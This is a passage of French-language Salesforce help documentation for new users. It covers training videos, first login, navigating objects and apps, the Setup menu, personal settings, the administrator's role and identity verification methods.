| Custom Fields: Tips and Gotchas<br>Apprenez les meilleures pratiques des experts, des informations sur la suppression de champs, les limitations d'utilisation de champs, le suivi de l'historique des champs, et plus encore. Elle présente également quelques informations relatives à la modification des types de champ, ainsi que des conseils de sélection du type de champ de texte approprié. | | ✓ |

## Formules

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Getting Started With Formulas<br>Cette vidéo présente une courte introduction des formules Salesforce, de l'accès à l'éditeur de formules dans l'application et de l'utilisation des outils de d'éditeur pour créer des formules. | | ✓ |
| How to Calculate the Number of Days a Case is Open<br>Cette vidéo présente la construction d'une formule qui calcule le nombre de jours nécessaire pour fermer une requête ou, si la requête est encore ouverte, le nombre de jours écoulés depuis son ouverture. | | ✓ |
| How to Build an Image Formula<br>Cette vidéo présente comment créer rapidement et aisément une formule qui ajoute un graphisme au champ d'évaluation d'une piste (cinq étoiles pour chaud, trois étoiles pour tiède et une étoile pour froid), qui permet aux commerciaux de déterminer en un coup d'œil les pistes les plus importantes. | | ✓ |

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Formulas: Tips and Gotchas<br>Les formules sont un outil puissant que vous pouvez utiliser dans des champs et dans les rapports. Cette vidéo présente quelques conseils d'experts qui facilitent vos premiers pas et permettent d'éviter les écueils courants. | | ✓ |

CONSULTER ÉGALEMENT :

Fiches d'astuces et guides de mise en oeuvre

## Accélération des tâches à l'aide des procédures guidées

Éditions

Disponible avec : Toutes les éditions

Les procédures guidées interactives vous guident pas à pas à travers une tâche ou une fonctionnalité. Salesforce crée des procédures guidées pour vous aider à réussir avec Salesforce.

Avant de cliquer sur une procédure guidée, assurez-vous de disposer des autorisations utilisateur appropriées et de la licence associée à la fonctionnalité pour pouvoir accéder aux pages correspondantes dans Salesforce. Cliquez ensuite sur le lien pour ouvrir la procédure guidée. Si vous n'êtes pas encore connecté(e), vous êtes invité(e) à vous connecter à votre compte.

La procédure vous guide à travers une série d'étapes pour vous aider à exécuter une tâche ou à examiner une fonctionnalité directement dans votre propre compte Salesforce.

**Remarque:** Gardez à l'esprit que les procédures vous guident à travers votre propre compte Salesforce plutôt qu'un environnement de démonstration. Par conséquent, vous modifiez les données réelles de votre organisation à travers les étapes successives. Si ces modifications vous inquiètent, suivez d'abord la procédure dans un compte sandbox ou dans un autre environnement test.

# Premiers pas en tant que nouvel utilisateur

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les Editions ; Chatter disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Nouveau pour Salesforce ? Définissez-vous en tant que nouvel utilisateur pour pouvoir utiliser l'application sans attendre.

1. Première connexion
   Lorsque votre administrateur vous définit en tant que nouvel utilisateur, vous recevez un e-mail contenant votre nom d'utilisateur et un lien vers le site Salesforce de votre organisation.
2. Navigation dans Salesforce
   Apprenez comment accéder aux zones principales de Salesforce pour naviguer rapidement dans l'application.
3. Configuration de votre profil Chatter
   Votre profil Chatter permet à vos collaborateurs et aux clients avec lesquels vous communiquez d'en savoir plus sur vous. Il inclut votre photo et des informations d'ordre général, notamment votre fonction et vos coordonnées.
4. Personnalisation de votre expérience Salesforce
   Salesforce inclut des options de paramètres personnels qui aident à personnaliser votre expérience. Selon l'expérience Salesforce que vous avez activée, ces paramètres se situent dans différentes zones de l'application.

5. Présentation de votre administrateur Salesforce
   Votre administrateur Salesforce (ou « admin ») est un utilisateur de Salesforce qui a des fonctions d'administration de système et d'autres pouvoirs supérieurs. Les administrateurs sont responsables de la configuration de Salesforce pour leur organisation et veillent à son fonctionnement optimal. Les administrateurs ont un profil spécial qui leur permet d'ajouter des utilisateurs, et de spécifier les éléments qu'ils peuvent afficher et les actions qu'ils peuvent exécuter dans Salesforce. Les administrateurs peuvent améliorer la productivité de chacun en créant des objets Salesforce personnalisés, des workflows, des règles de validation, des rapports et plus encore. Les administrateurs planifient, résolvent les problèmes et répondent à toutes les demandes.
6. Pourquoi certaines fonctionnalités ne sont-elles pas visibles ?
   Puisque Salesforce est extrêmement personnalisable, il se peut que vous n'ayez pas accès à toutes les fonctionnalités du produit.
7. Conseils pour les nouveaux utilisateurs
   Présentation des conseils dont vous avez besoin pour utiliser Salesforce rapidement et efficacement dès le premier jour.

# Première connexion

Lorsque votre administrateur vous définit en tant que nouvel utilisateur, vous recevez un e-mail contenant votre nom d'utilisateur et un lien vers le site Salesforce de votre organisation.

Voici comment se connecter pour la première fois.

1. Consultez votre messagerie pour vos informations de connexion.
2. Cliquez sur le lien fourni dans l'e-mail.
   Le lien vous connecte automatiquement au site.
3. Le site vous invite à définir un mot de passe puis à choisir une question de sécurité et une réponse pour vérifier votre identité si vous oubliez votre mot de passe.

Si vous n'avez pas reçu vos informations de connexion, contactez l'administrateur Salesforce de votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

CONSULTER ÉGALEMENT :

Dépannage des problèmes de connexion

Vérification de votre identité

# Navigation dans Salesforce

Apprenez comment accéder aux zones principales de Salesforce pour naviguer rapidement dans l'application.

Salesforce est un outil très utile : une bonne connaissance de l'interface et de l'emplacement des différentes informations vous aidera à mieux tirer parti de votre expérience.

1. Compréhension de l'organisation des informations par Salesforce.
2. Compréhension des pages Salesforce.
3. Compréhension de votre onglet Accueil.
4. Navigation dans les pages d'accueil des objets.
5. Accès au menu de configuration.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Organisation de vos informations dans Salesforce
Salesforce regroupe vos données en catégories logiques appelées objets. Un objet est un ensemble de champs nommés en fonction du type d'informations qu'ils capturent. Les objets Salesforce fréquemment utilisés sont Contacts, Comptes, Requêtes et Rapports. Par exemple, l'objet Contacts inclut des champs d'information qui présentent les personnes avec lesquelles vous travaillez ou négociez, notamment le prénom, le nom, les numéros de téléphone, la fonction et la société pour laquelle elles travaillent.

Navigation dans les pages d'accueil des objets dans Salesforce Classic

Ouverture d'une autre application
Vous ne trouvez pas la fonctionnalité que vous souhaitez utiliser ? Il s'agit peut-être d'une autre application. Vérifiez dans le menu déroulant si toutes les applications sont disponibles pour vous, puis sélectionnez celle dont vous avez besoin.

Accès à la Configuration
L'accès à la Configuration dépend de l'expérience Salesforce que vous utilisez et des paramètres de l'interface utilisateur de votre organisation.

## Organisation de vos informations dans Salesforce

Salesforce regroupe vos données en catégories logiques appelées objets. Un objet est un ensemble de champs nommés en fonction du type d'informations qu'ils capturent. Les objets Salesforce fréquemment utilisés sont Contacts, Comptes, Requêtes et Rapports. Par exemple, l'objet Contacts inclut des champs d'information qui présentent les personnes avec lesquelles vous travaillez ou négociez, notamment le prénom, le nom, les numéros de téléphone, la fonction et la société pour laquelle elles travaillent.

Il existe deux types d'objet Salesforce.

- Les objets *standard* sont inclus dans la licence Salesforce achetée par votre société. Ce sont les objets les plus fréquemment utilisés.
- Les objets *personnalisés* sont créés pour répondre aux besoins professionnels de votre société.

L'administrateur de votre organisation peut personnaliser des objets standard ou créer des objets personnalisés pour les adapter à votre société ou à votre secteur d'activité. Par exemple, votre organisation peut créer un objet personnalisé appelé « Bogues » pour suivre les problèmes liés à ses produits, ou renommer l'objet standard « Comptes » en « Clients » si votre organisation désigne ses clients par ce terme.

Dans l'interface de Salesforce, vous utilisez généralement les objets via leur onglet. Par exemple, l'objet Opportunité correspond à un onglet Opportunités. Si la documentation Salesforce mentionne un objet que vous ne trouvez pas dans l'interface utilisateur, demandez à votre administrateur si vous y avez accès. Si votre édition inclut des objets et des onglets associés que vous ne trouvez pas dans la documentation, ils sont peut-être personnalisés. Contactez votre administrateur pour apprendre comment les utiliser.

CONSULTER ÉGALEMENT :

Navigation dans les pages d'accueil des objets dans Salesforce Classic

## Navigation dans les pages d'accueil des objets dans Salesforce Classic

Dans Salesforce Classic, les objets fréquemment utilisés sont accessibles en cliquant sur leur onglet, affiché en haut de l'écran. D'autres fonctionnalités Salesforce, notamment Accueil et Chatter, ont également leur onglet.

Pour utiliser vos données, cliquez sur l'onglet d'un objet. Par exemple, pour accéder aux informations d'un compte pour les clients avec lesquels vous travaillez, cliquez sur l'onglet Comptes. Vous y trouverez :

1. Le nom de l'objet ainsi que le type des données que vous consultez. Dans le cas présent, Comptes.
2. Options *Vue de liste*. Une vue de liste réduit vos comptes à un ensemble spécifique (par exemple, vous pouvez afficher Tous les comptes ou seulement les Comptes récemment consultés).

3. Une liste d'enregistrements récemment accédés. Dans le cas présent, Comptes récents. Cette liste est visible pour chaque objet standard et personnalisé, et elle ne peut pas être personnalisée.
4. Mène à d'autres fonctionnalités que vous pouvez utiliser ensuite.

## Ouverture d'une autre application

Vous ne trouvez pas la fonctionnalité que vous souhaitez utiliser ? Il s'agit peut-être d'une autre application. Vérifiez dans le menu déroulant si toutes les applications sont disponibles pour vous, puis sélectionnez celle dont vous avez besoin.

Pour utiliser des fonctionnalités disponibles dans une autre application Salesforce que celle que vous avez ouverte, vous devez ouvrir l'autre application. Les autres applications comprennent Salesforce Marketing, Call Center et toutes les applications personnalisées de votre organisation.

Votre organisation peut également utiliser des applications connectées. Les applications connectées incluent des applications de productivité, telles que Gmail™ et Microsoft Office 365™, ou d'autres applications pour vous faciliter le travail. Si votre administrateur a ajouté ces applications à votre organisation, elles sont affichées dans le Lanceur d'application.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Ouverture d'une application Salesforce différente dans Salesforce Classic

Vous pouvez naviguer aisément entre les applications Salesforce, par exemple l'application Ventes et l'application Marketing.

Ouverture d'une application à partir du Lanceur d'application dans Salesforce Classic

Naviguez entre vos applications Salesforce et les applications connectées à partir du même menu.

Ouverture d'une autre application dans Lightning Experience

Utilisez la recherche ou le Lanceur d'application pour naviguer entre toutes vos applications.

### Ouverture d'une application Salesforce différente dans Salesforce Classic

Vous pouvez naviguer aisément entre les applications Salesforce, par exemple l'application Ventes et l'application Marketing.

**Remarque:** Les étapes ci-dessous fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ⁞⁞⁞ ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Pour utiliser des fonctionnalités disponibles dans une autre application Salesforce que celle que vous avez ouverte, vous devez ouvrir l'autre application. Une seule application peut être ouverte à la fois et la dernière application active s'ouvre lors de la connexion suivante à Salesforce.

Pour ouvrir une application : Dans le coin supérieur droit de n'importe quelle page Salesforce, sélectionnez l'application voulue dans le menu déroulant des applications.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour utiliser une application :

- Accédez à cette application comme spécifié dans votre profil utilisateur ou votre ensemble d'autorisations.

## Ouverture d'une application à partir du Lanceur d'application dans Salesforce Classic

Naviguez entre vos applications Salesforce et les applications connectées à partir du même menu.

**Remarque:** Les étapes ci-dessous fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Vous devez avoir accès à l'application Salesforce ou à l'application connectée pour pouvoir l'afficher et l'ouvrir depuis le Lanceur d'application.

Pour ouvrir le Lanceur d'application : sélectionnez le Lanceur d'application dans le menu des applications Force.com de n'importe quelle page Salesforce.

Dans le Lanceur d'application, cliquez sur l'icône d'une application installée pour l'ouvrir.

CONSULTER ÉGALEMENT :

- Lanceur d'application
- Autorisation et accès de l'utilisateur
- Applications connectées

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher le Lanceur d'application :

- Utiliser les fonctionnalités Identity

## Ouverture d'une autre application dans Lightning Experience

Utilisez la recherche ou le Lanceur d'application pour naviguer entre toutes vos applications.

**Remarque:** Les étapes ci-dessous fonctionnement dans Lightning Experience. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Pour ouvrir une application, vous avez deux possibilités.

- Utilisez la case `Rechercher dans Salesforce` en haut de n'importe quelle page Salesforce. Commencer à saisir le nom de l'application, par exemple « Marketing », puis cliquez sur le résultat qui s'affiche. Cette recherche fonctionne pour les applications personnalisées, notamment les applications connectées. Vous ne pouvez pas rechercher des applications en utilisant des caractères génériques. Cependant, les termes partiels génèrent des résultats de recherche d'applications lors de la saisie (par exemple « Mark »).
- Dans le coin supérieur droit de n'importe quelle page Salesforce, cliquez sur l'icône du Lanceur d'application.

  Le Lanceur d'application affiche toutes vos pages Salesforce disponibles et toutes les applications connectées installées par votre administrateur.

Vous pouvez ouvrir une seule application Salesforce à la fois, et la dernière application active s'ouvre lors de la connexion suivante à Salesforce.

Vous pouvez ouvrir simultanément plusieurs applications connectées. Les applications connectées sont des applications que votre administrateur installe pour faciliter votre travail, par exemple Gmail™ et Microsoft Office 365™. Chaque application connectée s'ouvre dans une nouvelle fenêtre. Par conséquent, désactivez le blocage des fenêtres contextuelles pour permettre l'ouverture de l'application connectée.

Faites glisser l'icône d'une application d'une position à l'autre et classez-les en fonction des applications les plus utilisées.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour utiliser une application :

- Accédez à cette application comme spécifié dans votre profil utilisateur ou votre ensemble d'autorisations.

L'application voulue n'est pas affichée ? Cliquez sur **Autres éléments** pour afficher davantage d'applications, d'objets et d'éléments. Vous pouvez également demander à votre administrateur si d'autres applications sont disponibles.

CONSULTER ÉGALEMENT :

- Lanceur d'application
- Autorisation et accès de l'utilisateur
- Applications connectées

## Accès à la Configuration

L'accès à la Configuration dépend de l'expérience Salesforce que vous utilisez et des paramètres de l'interface utilisateur de votre organisation.

Salesforce inclut de nombreuses options de configuration, de gestion et de personnalisation de votre organisation. Certaines organisations ont également des options de conception, d'empaquetage et de distribution de vos propres applications. Ces options sont toutes disponibles via le menu Configuration. Si vous êtes administrateur ou développeur Salesforce, vous utilisez fréquemment le menu de Configuration. Les paramètres d'interface utilisateur de votre organisation déterminent comment accéder à ce menu.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

1. Regardez en haut d'une page Salesforce.
   - Si vous utilisez Lightning Experience, cliquez sur , puis sélectionnez **Accueil de la configuration**.
   - Si vous utilisez Salesforce Classic et que **Configuration** est affiché dans l'en-tête de l'interface utilisateur, cliquez dessus.
   - Si vous utilisez Salesforce Classic et que **Configuration** n'est pas affiché dans l'en-tête, cliquez sur votre nom, puis sélectionnez **Configuration**.
2. Saisissez le nom de la page souhaitée dans la case `Recherche rapide`, puis sélectionnez la page appropriée dans le menu.

   Conseil: Saisissez les premiers caractères du nom d'une page dans la case `Recherche rapide`. Pendant la saisie, les pages correspondant aux termes recherchés s'affichent dans le menu. Par exemple, pour rechercher la page Paramètres de langue, saisissez *`lang`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres linguistiques**.

CONSULTER ÉGALEMENT :

- Accès à vos paramètres personnels dans Salesforce Classic

# Configuration de votre profil Chatter

Votre profil Chatter permet à vos collaborateurs et aux clients avec lesquels vous communiquez d'en savoir plus sur vous. Il inclut votre photo et des informations d'ordre général, notamment votre fonction et vos coordonnées.

Configurez votre profil Chatter dès que vous commencez à utiliser Salesforce, et mettez-le à jour régulièrement.

Remarque: Si votre organisation n'utilise pas Chatter, vous pouvez toutefois ajouter et modifier des informations personnelles.

1. Cliquez sur l'onglet **Chatter**, puis accédez à l'espace réservé de la photo du profil, à gauche de la page. Cliquez sur *Votre nom* en regard de l'espace réservé.
2. Pour mettre à jour la photo de votre profil, survolez l'espace réservé, puis cliquez sur **Ajouter une photo**.

   Conseil: Choisissez une photo personnelle, pas une photo de groupe ni une photo d'animal. Chatter est un outil professionnel. Choisissez une photo que vous pouvez montrer à votre responsable et à votre PDG.

3. Pour mettre à jour vos coordonnées, cliquez sur sous la photo de votre profil. Dans la fenêtre **Modifier le profil**, renseignez les champs de l'onglet Contact et de l'onglet À propos de.

   Conseil: Complétez votre profil avec des informations sur le service dans lequel vous travaillez, votre expérience professionnelle ou les projets que vous gérez

4. Cliquez sur **Enregistrer tout**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Modification de vos informations personnelles

# Personnalisation de votre expérience Salesforce

Salesforce inclut des options de paramètres personnels qui aident à personnaliser votre expérience. Selon l'expérience Salesforce que vous avez activée, ces paramètres se situent dans différentes zones de l'application.

Accès à vos paramètres personnels dans Lightning Experience

Si vous utilisez Lightning Experience, vos paramètres personnels se situent dans Configuration personnelle ou Mes paramètres.

Accès à vos paramètres personnels dans Salesforce Classic

Si vous utilisez Salesforce Classic, vos paramètres personnels se situent dans Configuration personnelle ou Mes paramètres.

## Accès à vos paramètres personnels dans Lightning Experience

Si vous utilisez Lightning Experience, vos paramètres personnels se situent dans Configuration personnelle ou Mes paramètres.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

1. En haut de n'importe quelle page Salesforce, cliquez sur votre image.
2. Cliquez sur **Paramètres**.
3. À gauche de la page, cliquez sur un élément de menu pour afficher son sous-menu, puis sélectionnez l'élément de votre choix.

Conseil: Pour retrouver une page rapidement, saisissez les premiers caractères de son nom dans la case **Recherche rapide**. Pendant la saisie, les pages correspondant aux termes recherchés s'affichent dans le menu. Par exemple, pour rechercher la page Informations personnelles, saisissez `pers` dans la case **Recherche rapide**.

Remarque: Si vous recevez un message d'erreur indiquant que vos privilèges sont insuffisants pour accéder à vos paramètres personnels, demandez à votre administrateur Salesforce d'activer l'option Interface utilisateur de configuration avancée. Si vous êtes un administrateur, dans Configuration, saisissez `Interface utilisateur` dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Sélectionnez **Interface utilisateur de configuration avancée**, puis cliquez sur **Enregistrer**.

## Accès à vos paramètres personnels dans Salesforce Classic

Si vous utilisez Salesforce Classic, vos paramètres personnels se situent dans Configuration personnelle ou Mes paramètres.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

1. En haut de n'importe quelle page Salesforce, cliquez sur la flèche vers le bas en regard de votre nom.

   En fonction des paramètres de l'interface utilisateur de votre organisation, l'option **Configuration** ou **Mes paramètres** est affichée dans le menu.
2. Dans le menu situé sous votre nom, cliquez sur **Configuration** ou **Mes paramètres**.
3. Effectuez l'une des opérations suivantes :
   - Si vous avez cliqué sur **Configuration**, à gauche de la page, cliquez sur un élément de menu pour afficher son sous-menu, puis sélectionnez l'élément de votre choix.
   - Si vous avez cliqué sur **Mes paramètres**, à gauche de la page, cliquez sur un élément de menu sous Mes paramètres pour afficher son sous-menu, puis sélectionnez l'élément de votre choix.

Conseil: Pour retrouver une page rapidement, saisissez les premiers caractères de son nom dans la case **Recherche rapide**. Pendant la saisie, les pages correspondant aux termes recherchés s'affichent dans le menu. Par exemple, pour rechercher la page Informations personnelles, saisissez `pers` dans la case **Recherche rapide**.

CONSULTER ÉGALEMENT :

Accès à la Configuration

# Présentation de votre administrateur Salesforce

Votre administrateur Salesforce (ou « admin ») est un utilisateur de Salesforce qui a des fonctions d'administration de système et d'autres pouvoirs supérieurs. Les administrateurs sont responsables de la configuration de Salesforce pour leur organisation et veillent à son fonctionnement optimal. Les administrateurs ont un profil spécial qui leur permet d'ajouter des utilisateurs, et de spécifier les éléments qu'ils peuvent afficher et les actions qu'ils peuvent exécuter dans Salesforce. Les administrateurs peuvent améliorer la productivité de chacun en créant des objets Salesforce personnalisés, des workflows, des règles de validation, des rapports et plus encore. Les administrateurs planifient, résolvent les problèmes et répondent à toutes les demandes.

Toutes les organisations Salesforce comptent au moins un administrateur, mais les plus importantes peuvent en avoir plusieurs. Le rôle de votre administrateur peut être simple ou complexe, et refléter la taille et la structure de votre société. Dans les petites organisations, l'administrateur peut également utiliser Salesforce comme tout autre utilisateur : par exemple pour vendre des produits ou fournir des services clients. Plusieurs fonctions, de nombreuses capacités.

Salesforce offre une multitude de fonctionnalités et d'éléments (notamment ceux présentés dans le guide *Présentation des principes fondamentaux de Salesforce*) que vous pouvez définir et configurer vous-même. Plutôt intéressant ! Toutefois pour certaines opérations, vous devez faire appel à votre administrateur. Il vous aide à mieux tirer parti de Salesforce et vous garantit une expérience réussie et productive.

Voici quelques exemples d'opérations que votre administrateur peut vous aider à exécuter ou réaliser pour vous.

- Rechercher ou utiliser un objet, un champ ou une fonctionnalité dont vous avez découvert au cours d'une formation.
- Créer un workflow personnalisé pour déterminer la date de fermeture d'une requête.
- Créer un processus d'approbation personnalisé pour valider les dépenses d'un employé.
- Créer un rapport personnalisé pour votre secteur commercial.
- Vous accordez une autorisation utilisateur que votre profil ne comprend pas.
- Répondre à des questions concernant votre accès ou celui d'autres personnes aux enregistrements.
- Gérer ces messages d'erreur qui vous invitent à contacter votre administrateur pour une aide ou plus d'informations.

La méthode utilisée pour contacter votre administrateur, la date et le motif, dépendent des stratégies et des pratiques métier internes de votre société. Vous voulez en savoir plus ? Demandez à votre administrateur !

CONSULTER ÉGALEMENT :

Pourquoi certaines fonctionnalités ne sont-elles pas visibles ?

Octroi de l'accès à la connexion

# Pourquoi certaines fonctionnalités ne sont-elles pas visibles ?

Puisque Salesforce est extrêmement personnalisable, il se peut que vous n'ayez pas accès à toutes les fonctionnalités du produit.

Vous pouvez découvrir de nouvelles fonctionnalités Salesforce dans notre documentation d'aide et nos vidéos de formation. Toutefois, certaines fonctionnalités ne sont pas toujours accessibles via votre interface. Plusieurs raisons peuvent expliquer cela.

- Il peut être nécessaire d'ajuster vos vues de page personnalisées ou d'installer des applications externes pour activer la fonctionnalité.
- Vos autorisations et paramètres d'accès à certaines fonctionnalités sont limités.
- Votre société a personnalisé Salesforce en renommant certains objets et champs standard, ou en créant ses propres objets et champs personnalisés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions

- La fonctionnalité recherchée n'est pas incluse dans l'édition Salesforce ou l'expérience Salesforce qu'utilise votre société.

CONSULTER ÉGALEMENT :

Présentation de votre administrateur Salesforce

## Conseils pour les nouveaux utilisateurs

Présentation des conseils dont vous avez besoin pour utiliser Salesforce rapidement et efficacement dès le premier jour.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : Toutes les éditions

Les nouveaux utilisateurs doivent retenir les conseils suivants :

- Lorsque vous cliquez sur un objet pour rechercher vos données, la liste complète des enregistrements existants n'est pas affichée. Salesforce masque les enregistrements jusqu'à ce que vous les demandiez manuellement lorsque vous souhaitez sélectionner un sous-ensemble de la liste complète. Sélectionnez une option dans *Afficher*, puis cliquez sur **Accéder**.
- Les *listes associées* sont les liens situés en bas des pages d'objet. Elles permettent d'accéder rapidement à d'autres objets associés que vous souhaitez visiter. Cette fonctionnalité est très pratique et facilite l'accès aux informations dont vous avez besoin. Elle simplifie la navigation et peut accélérer votre workflow. Salesforce fournit quelques listes associées standard avec l'application, que les administrateurs peuvent personnaliser.
- Si vous lisez ou entendez des informations sur une fonctionnalité absente de votre interface, soyez tranquille. Votre administrateur peut la personnaliser pour répondre aux besoins de votre organisation. Si l'aide sur la personnalisation n'est pas activée, contactez votre administrateur.
- Nos informations d'aide et de formation peuvent décrire une fonctionnalité que votre société n'a pas activée ou que votre profil n'autorise pas. Si vous pensez que cette fonctionnalité doit figurer dans votre interface ou peut vous être utile, contactez l'administrateur Salesforce de votre société. Vous ne connaissez pas l'administrateur ? Contactez la personne de votre société qui vous a présenté Salesforce.
- Enregistrez votre travail ! Vous pouvez passer beaucoup de temps à mettre à jour les champs d'un enregistrement, puis quitter l'écran sans enregistrer. Prenez l'habitude d'utiliser le bouton d'enregistrement avant de cliquer sur un autre élément de page.

CONSULTER ÉGALEMENT :

Pourquoi certaines fonctionnalités ne sont-elles pas visibles ?

Présentation de votre administrateur Salesforce

## Configuration adaptée à vos besoins

Utilisez vos options de configuration afin de personnaliser votre expérience Salesforce. Définissez votre affichage personnalisé, protégez vos informations et signalez votre présence aux autres utilisateurs.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : Toutes les éditions

Vérification de votre identité

Vérifiez facilement votre identité lors d'une connexion à partir d'une adresse extérieure à la plage IP de confiance. La vérification de votre identité permet d'empêcher tout accès non autorisé à votre compte Salesforce.

Modification de vos informations personnelles

### Modification de votre mot de passe

Une fois connecté(e), vous pouvez modifier votre mot de passe afin de renforcer la sécurité. Si vous perdez votre mot de passe, cliquez sur le lien **Mot de passe oublié** de la page de connexion pour réinitialiser votre mot de passe par e-mail.

### Modification de votre question de sécurité

Pour réinitialiser votre mot de passe en cas d'oubli, vous devez parfois vérifier votre identité en répondant à une question de sécurité que vous avez préalablement choisie. Vous pouvez changer la question de sécurité et la réponse dans la page Modifier mon mot de passe, dans vos paramètres personnels.

### Modification des paramètres de langue et des paramètres régionaux

### Modification de vos paramètres de messagerie

Modifiez les paramètres de la messagerie sortante afin de spécifier le nom affiché ainsi que la signature facultative. Vous pouvez également saisir une adresse de retour et recevoir automatiquement les e-mails en copie invisible avec l'adresse de retour.

### Définition des préférences de type d'enregistrement

Définissez une option pour insérer automatiquement votre type d'enregistrement par défaut lors de la création d'enregistrements. Ce paramètre vous permet d'ignorer la page de sélection du type d'enregistrement. Si plusieurs types d'enregistrement sont disponibles, vous souhaitez peut-être sélectionner le type d'enregistrement voulu à chaque création d'enregistrement.

### Mise à jour de vos coordonnées

Mettez à jour vos coordonnées à tout moment sur la page de votre profil. Toutes les personnes de votre entreprise peuvent accéder à vos coordonnées.

### Ajout d'onglets pour les éléments fréquemment utilisés

L'interface utilisateur de Salesforce Classic est composée d'onglets qui servent de point de départ pour l'affichage, l'ajout et la modification des informations sur un objet. Différentes applications peuvent avoir des ensembles d'onglets distincts. Ajoutez des onglets pour les éléments que vous utilisez souvent dans n'importe quelle application.

### Personnalisation de votre affichage

Vous pouvez personnaliser votre affichage de Salesforce via vos paramètres personnels.

### Onglets Salesforce disponibles

### Normes d'accessibilité

Découvrez les normes que Salesforce applique pour concevoir des applications dans une optique d'accessibilité.

### FAQ sur l'affichage

### Pages Salesforce

Les applications Salesforce sont constituées d'onglets et de pages. Les objets standard, tels que les Comptes, les Contacts et les Pistes, et d'autres fonctionnalités telles que Chatter, ont généralement un onglet qui permet de parcourir les pages pour interagir avec les fonctionnalités que vous utilisez. Par exemple, si vous souhaitez créer un enregistrement de compte, cliquez sur l'onglet Comptes pour accéder à la page d'accueil des comptes.

### L'onglet Accueil

Depuis l'onglet Accueil, vous pouvez créer une publication Chatter, afficher des instantanés de tableau de bord, afficher vos tâches et votre calendrier et rechercher dans le fil ( ).

### Dépannage des problèmes de connexion

La connexion est impossible ? Vous avez oublié votre nom d'utilisateur ou votre mot de passe, ou vous être bloqué(e) suite à un nombre excessif de tentatives de connexion ? Pour résoudre les problèmes de connexion, essayez les solutions ci-dessous.

# Vérification de votre identité

Vérifiez facilement votre identité lors d'une connexion à partir d'une adresse extérieure à la plage IP de confiance. La vérification de votre identité permet d'empêcher tout accès non autorisé à votre compte Salesforce.

Lorsque vous vous connectez à Salesforce à partir d'un navigateur ou d'une application que nous ne reconnaissons pas, et que votre adresse IP est extérieure à une plage IP de confiance, vous êtes invité(e) à vérifier votre identité.

Salesforce vous invite à vérifier votre identité en utilisant l'une des méthodes de vérification ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

**Application mobile Salesforce Authenticator**
Si vous avez connecté l'application Salesforce Authenticator (version 2 ou supérieure) à votre compte, utilisez-la pour vérifier l'activité de votre compte Salesforce. Salesforce envoie une notification automatique à votre appareil mobile. Lorsque vous recevez la notification, ouvrez l'application, vérifiez les détails de l'activité, puis touchez **Approuver** sur l'appareil mobile.

**Clé de sécurité U2F**
Si vous avez enregistré une clé de sécurité U2F qui est associée à votre compte, utilisez-la pour vérifier l'activité de votre compte Salesforce. Salesforce vous invite à insérer la clé de sécurité dans un port USB de votre ordinateur.

**Application de génération de mot de passe unique**
Si vous avez connecté une application d'authentification (telle que Salesforce Authenticator ou Google Authenticator) pour votre compte, utilisez l'application mobile pour générer un code de vérification. Ce type de code est parfois appelé « mot de passe unique temporel ». La valeur du code change périodiquement.

**Message texte SMS**
Si un numéro mobile vérifié est associé à votre compte, vous recevez un code de vérification par SMS sur votre téléphone. Si n'avez pas de numéro mobile vérifié, vous êtes invité(e) à en enregistrer un lors de la connexion à Salesforce. L'enregistrement de votre numéro de téléphone mobile permet de le vérifier et active cette méthode pour une vérification ultérieure. Si vous changez de numéro de téléphone mobile, contactez votre administrateur Salesforce.

**E-mail**
Salesforce envoie un code de vérification par e-mail à l'adresse associée à votre compte. Ce code expire au bout de 24 heures.

La page de vérification d'identité comprend une option « Ne plus demander », qui est sélectionnée par défaut. Si vous laissez l'option sélectionnée et cliquez sur **Vérifier**, Salesforce ne vous demande pas de vérifier de nouveau votre identité lorsque vous vous connectez depuis le même navigateur ou la même application. Néanmoins, si vous effacez manuellement les cookies dans votre navigateur, définissez votre navigateur pour supprimer les cookies ou naviguez en mode privé ou incognito, votre identité n'est pas reconnue. Dans ces cas, vous êtes invité(e) à vérifier votre identité chaque fois que vous vous connectez à Salesforce à partir d'une adresse IP qui n'est pas considérée comme une adresse sûre pour votre organisation.

